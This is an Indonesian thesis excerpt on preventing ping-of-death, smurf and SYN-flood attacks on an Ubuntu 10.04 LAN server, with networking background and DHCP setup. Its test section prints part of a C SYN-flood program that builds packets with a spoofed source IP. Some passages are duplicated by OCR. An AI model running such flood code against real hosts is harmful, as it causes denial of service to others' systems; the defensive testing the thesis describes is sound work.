Penulisan IP address terbagi atas 4 angka, yang masing-masing mempunyai nilai maksimum 255 (maksimum dari 8 bit)

IP Address : 255 . 255 . 255 . 255

IP Address dirancang dalam beberapa CLASS yang didefinisikan sebagai

berikut :

Class A :

Network id Host Id (24 bit)

0xxx xxxx xxxx xxxx xxxx xxxx xxxx xxxx

Class B :

Network Id Host Id (16 bit)

10xx xxxx xxxx xxxx xxxx xxxx xxxx xxxx

Class C :

Network Id Host Id (8 bit)

110x xxxx xxxx xxxx xxxx xxxx xxxx xxxx

untuk lebih jelasnya, maka dibawah ini akan disajikan class dalam bentuk table

Tabel 2.1 Pembagian IP menurut class

Class	Antara	Jumlah Jaringan	Jumlah Host Per Jaringan
A	1 s/d 126	126	16.777.214
B	128 s/d 191	16.384	65.534
C	192 s/d 223	2.097.152	254

Dengan demikian untuk menentukan class A, B, atau C, cukup dilihat dari angka 8 bit pertama.

10.123.7.15 Class A

190.24.43.20 Class B

202.159.23.10 Class C

untuk IP address yang legal akan diberikan oleh NIC *(Network Information Center)*, yang mana setiap orang dapat memintanya melalui ISP *(Internet Service Provider,* Seperti pada gambar 2.1 diatas.

2.7.1 Alamat Broadcast

Sebuah *Address* khusus didefinisikan dalam TCP/IP sebagai alamat *BroadCast*, yaitu alamat yang dapat dikirim kesemua jaringan sebagai upaya broadcasting. Broadcasting IP diperlukan untuk :

- Memberikan informasi kepada jaringan, bahwa layanan tertentu exist.
- Mencari informasi dijaringan

2.7.2 Subnet Mask

Setiap jaringan TCP/IP memerlukan nilai subnet yang dikenal sebagai subnet mask atau address mask.

Nilai subnet mask memisahkan network id dengan host id. Dapat dilihat pada Tabel 2.2 Pembagian Nilai subnet mask menurut class :

Tabel 2.2 Pembagian Nilai subnet mask menurut class

CLASS	Subnet Mask
A	255.0.0.0
B	255.255.0.0
C	255.255.255.0

Subnet mask diperlukan oleh TCP/IP untuk menentukan, apakah jaringan yang dimaksud adalah jaringan local atau non local.

Untuk jaringan non local berarti harus mentransmisi paket data melalui sebuah router. Dengan demikian diperlukan address mask untuk menyaring (filter) IP address dan paket data yang keluar masuk jaringan tersebut. Seperti pada gambar 2.2 diatas.

2.8 Ubuntu

Gambar 2.6 Logo Ubuntu

Ubuntu adalah Sistem Operasi yang bersifat open source termasuk dalam

salah distribusi Linux berbasiskan Debian. Proyek Ubuntu resmi disponsori oleh Canonical Ltd yang merupakan perusahaan milik seorang kosmonot asal Afrika Selatan Mark Shuttleworth. Nama Ubuntu diambil dari nama sebuah konsep idiologi di Afrika Selatan , "Ubuntu" berasal dari bahasa kuno Afrika, yang berarti "rasa perikemanusian terhadap sesama manusia". Setiap rilis mempunyai nama kode dan nomor versi. Nomor versi berdasarkan tahun dan bulan dari rilis. Sebagai contoh, rilis Ubuntu yang pertama, 4.10, dirilis tanggal 20 Oktober 2004. Rilis ubuntu keluar setiap 6 bulan sekali tiap bulan April dan Oktober. Rilis ubuntu biasanya terdiri dari berbagai edisi, yaitu edisi Desktop, Server, dan Netbook[11]. Khusus untuk LTS (*Long Term Support*) edisi ini di support dari developer sampai tiga tahun berbeda dengan edisi biasa yang hanya satu tahun. Berikut adalah tabel Release Ubuntu seperti pada Tabel 2.3

Tabel 2.3 Tabel Release Ubuntu

Version	**Code name**	**Release date**	**Supported until**	
			Desktop	**Server**
4.10	Warty Warthog	2004-10-20	2006-04-30	
5.04	Hoary Hedgehog	2005-04-08	2006-10-31	
5.10	Breezy Badger	2005-10-13	2007-04-13	
6.06 LTS	Dapper Drake	2006-06-01	2009-07-14	2011-06
6.10	Edgy Eft	2006-10-26	2008-04-25	
7.04	Feisty Fawn	2007-04-19	2008-10-19	
7.10	Gutsy Gibbon	2007-10-18	2009-04-18	
8.04 LTS	Hardy Heron	2008-04-24	2011-04	2013-04
8.10	Intrepid Ibex	2008-10-30	2010-04-30	
9.04	Jaunty Jackalope	2009-04-23	2010-10-23	
9.10	Karmic Koala	2009-10-29	2011-04	
10.04 LTS	Lucid Lynx	2010-04-29	2013-04	2015-04
10.10	Maverick Meerkat	2010-10-10	2012-04	

11.04	Natty Narwhal	2011-04-28	2012-10
Colour		***Meaning***	
Red		*Release no longer supported*	
Green		*Release still supported*	
Blue		*Future release*	

BAB III

ANALISA DAN PERANCANGAN SISTEM

3.1. Analisa Sistem

Pemahaman konsep dasar sistem operasi Ubuntu 10.04 menjadi salah satu hal yang paling utama untuk dipahami dalam pembuatan sistem server ini. Maka dari itu diperlukan semacam referensi untuk menghasilkan suatu sistem yang handal dari literatur-literatur yang banyak tersedia mengenai permasalahan dan tatacara membangun sistem server menggunakan Ubuntu 10.04 ini.

Pada jaringan komputer terdapat banyak gangguan yang mungkin bisa terjadi kapan saja terutama pada server agar server tetap dalam kondisi baik. Pengiriman paket terus menerus yang tidak dikenal dapat mengakibatkan jalur jaringan menjadi lambat dan mengakibatkan server terganggu. Pada kasus ini sistem pengamanan melindungi server terhadap penyerangan flooding pada jenis ping of death, smurft attack dan syn flood. Aplikasi pada server akan berjalan secara otomatis selama server tidak dalam keadaan mati atau *shutdown* yang dimana lalulintas yang berjalan selama server aktif akan mendapatkan laporan atau *report.*

Server yang dalam kondisi normal atau baik akan dapat berfungsi secara maksimal yang dimana client pun dapat mengakses data dengan normal sehingga penerimaan data menjadi lebih cepat, jika pada server mulai mengalami gangguan maka yang terjadi adalah server akan mennjadi lambat karena jalur pada jaringan terus mengalami *request* secara terus menerus maka sistem akan langsung berjalan secara otomatis.

3.1.1. Deskripsi Umum Sistem

Sistem yang di kembangkan dalam tugas akhir ini adalah Pencegahan Data Flooding dimana sistem ini memiliki fungsi yaitu mencegah terjadinya flooding data atau banjir data secara berlebihan terutama pada jenis *Ping of Death, Smurft attack* dan *Syn flood.*

3.1.2. Fitur Sistem Pencegahan Data Flooding

Dalam Pembuatan sistem ini adapun fungsi aplikatif dapat dibagi menjadi beberapa sub aplikasi sebagai berikut:

1. *Aplikasi Pencegahan data foooding*

   Aplikasi ini berfungsi memanajemen pencegahan flooding/banjir data pada jaringan komputer Local Area Network. Didalam aplikasi ini, administrator dapat menentukan jumlah minimal dan maksimal terjadinya flooding data sehingga penggunaan jaringan dapat dipergunakan sesuai keputuhan tanpa adanya gangguan yang berarti pada jaringan.

2. *Aplikasi Monitoring*

   Aplikasi ini berfungsi sebagai pemantau atas jalannya koneksi antara server dan client-client yang telah didaftarkan di list client pada sistem dan memantau jalannya pemakaian yang dilakukan jaringan.

3.1.4. Analisa Kebutuhan Sistem

Sistem *Pencegahan Data Flooding* yang akan di implementasikan secara keselurahan memiliki kebutahan teknis minimal sebagai berikut :

Spesifikasi Komputer Server:

1. Komputer tower Intel(R) Pentium 4
2. 2. RAM DDR2 2 *Gigabyte* (GB)
3. Hardisk sata 80 Gigabyte
4. Monitor
5. Keyboard dan Mouse
6. Switch

Spesifikasi Komputer Client 1:

1. Komputer tower Intel(R) Pentium 4

2. RAM DDR 512 MB
3. Hardisk 50 GB
4. Monitor
5. Keyboard dan Mouse
6. Switch

Spesifikasi Komputer Client 2:

1. Komputer tower Intel(R) Pentium 4
2. RAM DDR 1 G
3. Hardisk 50 GB
4. Monitor
5. Keyboard dan Mouse
6. Switch

Spesifikasi Komputer Client 3:

1. Komputer tower Intel(R) Pentium
2. RAM DDR 512 MB
3. Hardisk 50 GB
4. Monitor
5. Keyboard dan Mouse
6. Switch

Spesifikasi Komputer Client 4:

1. Komputer tower Intel(R) Pentium
2. RAM DDR 512 MB

2. RAM DDR 512 MB
3. Hardisk 50 GB
4. Monitor
5. Keyboard dan Mouse
6. Switch

Spesifikasi Komputer Client 2:

1. Komputer tower Intel(R) Pentium 4
2. RAM DDR 1 G
3. Hardisk 50 GB
4. Monitor
5. Keyboard dan Mouse
6. Switch

Spesifikasi Komputer Client 3:

1. Komputer tower Intel(R) Pentium
2. RAM DDR 512 MB
3. Hardisk 50 GB
4. Monitor
5. Keyboard dan Mouse
6. Switch

Spesifikasi Komputer Client 4:

1. Komputer tower Intel(R) Pentium
2. RAM DDR 512 MB

3. Hardisk 50 GB
4. Monitor
5. Keyboard dan Mouse
6. Switch

Spesifikasi Komputer Client 5:

1. Komputer tower Intel(R) Pentium
2. RAM DDR 512 MB
3. Hardisk 50 GB
4. Monitor
5. Keyboard dan Mouse
6. Switch

Selain perangkat keras Sistem Pencegahan Data Flooding yang akan dibangunkan juga membutuhkan spesifikasi perangkat-perangkat lunak sebagai berikut:

1. *Operating System* Ubuntu 10.04 LTS - 64 bits.
2. PHP untuk server page programming, yang akan menangani segala konfigurasi sistem server berdaasarkan instruksi administrator.
3. Konfigurasi DHCP Server

3.1.5 Analisa Kebutuhan Kualifikasi Administrator

Untuk dapat mengimplementasikan aplikasi pencegahan data flooding ini maka diperlukan kemampuan minimal yang harus dimiliki oleh sistem administrator, diantaranya:

a. Pemahaman tentang Ubuntu 10.04

b. Pemahaman tentang perintah-perintah dasar Ubuntu 10.04.


c. Pemahaman tentang konsep dasar jaringan komputer.

d. Pemahaman tentang flooding data


3.2. Perancangan Sistem

Sistem yang dirancang pada penelitian tugas akhir ini adalah perangkat lunak yang diimplementasikan pada dhcp server yang berfungsi sebagai sistem pembagian Internet Protokol (IP) pada client. Aplikasi ini diancang untuk diimplementasikan pada server flooding, yang merupakan pintu dari salah satu jaringan untuk berhubungan dengan jaringan lain atau biasanya ke jaringan internet, selanjutnya aplikasi pada flooding server disebut server dan pada komputer klien disebut client.

Di dalam server, seorang administrator akan melakukan setting terhadap flooding dan monitoring flooding, yang mana proses setting ada flooding memanfaatkan consul atau commad prompt sebagai media komunikasi yang diimplementasikan untuk memanajemen program pencegahan data flooding pada sistem dan proses setting pada pencegahan data flooding di lakukan untuk mempermudah client dalam jaringan. Adapun gambarannya dapat dilihat pada Gambar 3.1 dibawah ini:



Gamba 3.1 Arsitektur Umum pada Sistem



Gambar 3.2 Flowchart

Dalam perancangan sistem, ada beberapa tahapan yang dilakukan, yaitu:

1. Perancangan desain sistem Pencegahan Data Flooding

   Desain pencegahan data flooding yang akan dibangun adalah sebuah program pencegahan data flooding yang bebas lisensi tapi tetap bekualitas dan handal dalam menangani flood data dalam suatu jaringan Lokal Area Network menggunakan Ubuntu 10.4 LTS.

2. Pemilihan Software

   Pembangunan sistem pencegahan data flooding memanfaatkan Ubuntu 10.4 LTS karena sudah terbukti software ini mempunyai stabilitas yang tinggi dan tidak menghabiskan memori yang banyak dalam PC.

3. *Dynamic Host Configuration Protocol* (DHCP) Server


   Dalam merancang atau menkonfigurasi *Dynamic Host Configuration*

Protocol (DHCP) Server ini tetap memanfaatkan sistem consule atau command prompt pada sistem operasi linux (ubuntu).

3.2 Desain Administrator Pencegahan data Flooding

3.2.1 Desain *Dynamic Host Configuration Protokol (DHCP) Server*

Pada bagian ini akan menggunakan command prompt sebagai media komunikasi antara server dan client dan akan dijelaskan mengenai perancangan dari *Dynamic Host Configuration Protokol (DHCP) Server* untuk Administrator yang dimana Desain ini mampu memberikan Internet Protokol (IP) secara otomatis kepada client sehingga memudahkan administrator untuk mengatur client sesuai dengan nomor Internet Protokol (IP) yang telah tersedia pada masing-masing client.Dapat dilihat pada Gambar 3.3 dibawah ini:



Gambar 3.3 *Desain Setting Internet Protokol Dynamic Host Configuration Protokol (DHCP) Server*

Dynamic Host Configuration Protokol (DHCP) menggunakan 4 tahapan proses untuk memberikan konfigurasi nomor IP. (Jika Client punya NIC Card lebih dari satu dan perlu no IP lebih dari 1 maka proses DHCP dijalankan untuk setiap adaptor secara sendiri-sendiri) :

1. IP *Least Request*

   Client meminta nomor IP ke server (Broadcast mencari DHCP server).

2. IP *Least Offer*

   DHCP server (bisa satu atau lebih server jika memang ada 2 atau lebih DHCP server) yang mempunyai no IP memberikan penawaran ke client tersebut.


3. IP *Lease Selection*

   Client memilih penawaran DHCP Server yng pertama diterima dan kembali melakukan broadcast dengan message menyetujui peminjaman tersebut kepada DHCP Server.

4. IP *Lease Acknowledge*

   DHCP Server yang menang memberikan jawaban atas pesan tersebut berupa konfirmasi no IP dan informasi lain kepada Client dengan sebuah ACKnowledgment. Kemudian client melakukan inisialisasi dengan mengikat (binding) nomor IP tersebut dan client dapat bekerja pada jaringan tersebut.Sedangkan DHCP Server yang lain menarik tawarannya kembali.

3.2.2 Desain Ping of Death



Gambar 3.3 Ping Of Death

Dynamic Host Configuration Protokol (DHCP) menggunakan 4 tahapan proses untuk memberikan konfigurasi nomor IP. (Jika Client punya NIC Card lebih dari satu dan perlu no IP lebih dari 1 maka proses DHCP dijalankan untuk setiap adaptor secara sendiri-sendiri) :

1. IP *Least Request*

   Client meminta nomor IP ke server (Broadcast mencari DHCP server).

2. IP *Least Offer*

   DHCP server (bisa satu atau lebih server jika memang ada 2 atau lebih DHCP server) yang mempunyai no IP memberikan penawaran ke client tersebut.


3. IP *Lease Selection*

   Client memilih penawaran DHCP Server yng pertama diterima dan kembali melakukan broadcast dengan message menyetujui peminjaman tersebut kepada DHCP Server.

4. IP *Lease Acknowledge*

   DHCP Server yang menang memberikan jawaban atas pesan tersebut berupa konfirmasi no IP dan informasi lain kepada Client dengan sebuah ACKnowledgment. Kemudian client melakukan inisialisasi dengan mengikat (binding) nomor IP tersebut dan client dapat bekerja pada jaringan tersebut.Sedangkan DHCP Server yang lain menarik tawarannya kembali.

3.2.2 Desain Ping of Death



Gambar 3.3 Ping Of Death

Pada desain ini dijelaskan pengiriman paket echo request ICMP kedalam suatu jaringan secara berlebihan. Pengiriman paket ini dapat mengakibatkan sistem *crash, hang* ataupun *reboot.* Dapat dilihat pada gambar 3.3 diatas.

3.3 Desain Client Data Flooding

3.3.1 Desain Uji Coba Syn Flood


Pada desain ini akan diberikan pada client yang dimana client diberikan akses untuk mengirimkan data paket syn yang dimana program ini diberikan untuk menguji ketahan server terhadap paket syn yang dikirimkan.

```
File  Edit  View  Terminal  Help
GNU nano 2.2.2                                    File: synflood.c

        struct sockaddr_in sin;
        struct pseudo_header psh;

        strcpy(source_ip , "192.168.60.10");

        sin.sin_family = AF_INET;
        sin.sin_port = htons(80);
        sin.sin_addr.s_addr = inet_addr ("1.2.3.4");

        memset (datagram, 0, 4096); /* zero out the buffer */

        //Fill in the IP Header
        iph->ihl = 5;
        iph->version = 4;
        iph->tos = 0;
        iph->tot_len = sizeof (struct ip) + sizeof (struct tcphdr);
        iph->id = htonl (54321); //Id of this packet
        iph->frag_off = 0;
        iph->ttl = 255;
        iph->protocol = IPPROTO_TCP;
        iph->check = 0;      //Set to 0 before calculating checksum
        iph->saddr = inet_addr ( source_ip );    //Spoof the source ip address
        iph->daddr = sin.sin_addr.s_addr;

        iph->check = csum ((unsigned short *) datagram, iph->tot_len >> 1);

        //TCP Header
        tcph->source = htons (1234);
        tcph->dest = htons (80);
        tcph->seq = 0;
        tcph->ack_seq = 0;
        tcph->doff = 5;      /* first and only tcp segment */
        tcph->fin=0;
        tcph->syn=1;
```

Gambar 3.4 Desain uji Program Syn Flood

3.3.2 Protocol TCP/IP

Transfer Control Protocol/Internet Protocol (TCP/IP) merupakan sebuah protocol yang digunakan pada jaringan Internet. Protocol ini terdiri dari dua bagian besar, yaitu TCP dan IP. Ilustrasi pemrosesan data untuk dikirimkan dengan menggunakan protocol TCP/IP diberikan seperti pada Gambar 3.1.



Gambar 3.5 Mekanisme protocol TCP/IP

3.3.3 Transmission Control Protocol (TCP)

Dalam mentransmisikan data pada layer Transport ada protokol yang berperan yaitu TCP. TCP merupakan protokol yang *connection-oriented* yang artinya menjaga reliabilitas hubungan komunikasi *end-to-end*. Konsep dasar cara kerja TCP adalah mengirim dan menerima *segment – segment* informasi dengan panjang data bervariasi pada suatu datagram internet. TCP menjamin realibilitas hubungan komunikasi karena melakukan perbaikan terhadap data yang rusak, hilang atau kesalahan kirim.

Dalam hubungan Flooding , TCP digunakan pada saat Pengiriman Paket, TCP digunakan untuk mealkukan pengujian pada paket.

3.4 Sistem Pencegahan Data flooding

Sistem pencegahan data flooding diuraikan sebagai berikut:

1. Client mengirimkan Paket Syn kepada server agar jaringan pada server menjadi sibuk

2. Sesi Monitoring dilakukan oleh server untuk memantau lalu lintas jaringan pada server
3. Setelah IP tertentu diketahui sebagai flood dikarenakan melakukan banyak pengiriman yang telah direquest kepada jaringan maka data tersebut akan didelay
4. Jika data yang didelay telah dilakukan maka server akan melakukan drop pada client sehingga mampu menghindari server dari terjandinya hang

BAB IV

IMPLEMENTASI DAN PENGUJIAN SISTEM


4.1. Implementasi Sistem

4.1.1. Instalasi dan Konfigurasi Ubuntu 10.04 LTS

Ubuntu 10.04 LTS merupakan salah satu distro Linux yang ditujukan untuk keperluan server sama halnya dengan beberapa distro Linux yang lain. Pada beberapa administrator server Linux, pengguna atau administrator tidak memerlukan tampilan grafis, sehingga instalasi hanya dilakukan pada *base sistem* dan paket-paket instalasi tertentu yang sudah tersedia di dalam CD/DVD instalasinya. Mengenai tahapan-tahapan Instalasi Ubuntu 10.04 LTS secara lengkap dilampirkan.

Konfigurasi Jaringan Ubuntu 10.04 LTS

```
root@ubuntu:~# nano /etc/network/interfaces
```



Gambar 4.1 Konfigurasi Jaringan

4.1.2. Instalasi dan Konfigurasi DHCP Server

Pada sistem operasi Linux dhcp server yang sering digunakan dan cara instalasi di Ubuntu adalah sebagai berikut :

1. Beralihlah sebagai root, kemudian eksekusi perintah :

   # apt-get install dhcp3-server

2. Ketika telah terinstall maka ketikan perintah :

```
sudo cp /etc/default/dhcp3-server /etc/default/dhcp3-
server_backup
gksudo gedit /etc/default/dhcp3-server
```

```
INTERFACES="eth0"

Replace with the following line

INTERFACES="eth1"
```

3. File – file yang akan di instal akan disalin ke komputer. Setelah itu proses instalasi akan dimulai hingga selesai. Tampilan proses instalasi dimulai terlihat seperti berikut :

   Selanjutnya kita akan melakukan perubahan pada file konfigurasinya

```
# option definitions common to all supported networks...
option domain-name "example.org";
option domain-name-servers ns1.example.org,
ns2.example.org;

default-lease-time 600;
max-lease-time 7200;
```

Diganti menjadi:

```
# A slightly different configuration for an internal
subnet.
```

```
subnet 192.168.0.0 netmask 255.255.255.0 {
range 192.168.0.100 192.168.0.200;
option domain-name-servers 202.188.0.133, 202.188.1.5;
option domain-name "tm.net.my";
option routers 192.168.0.1;
option broadcast-address 192.168.0.255;
default-lease-time 600;
max-lease-time 7200;
}
```

```
# option definitions common to all supported networks...
#option domain-name "example.org";
#option domain-name-servers ns1.example.org,
ns2.example.org;

#default-lease-time 600;
#max-lease-time 7200;
```

4. Untuk membuktikan bahwa dhcp server sudah terinstal, maka ketikkan perintah sebagai berikut:

```
sudo /etc/init.d/dhcp3-server restart
```

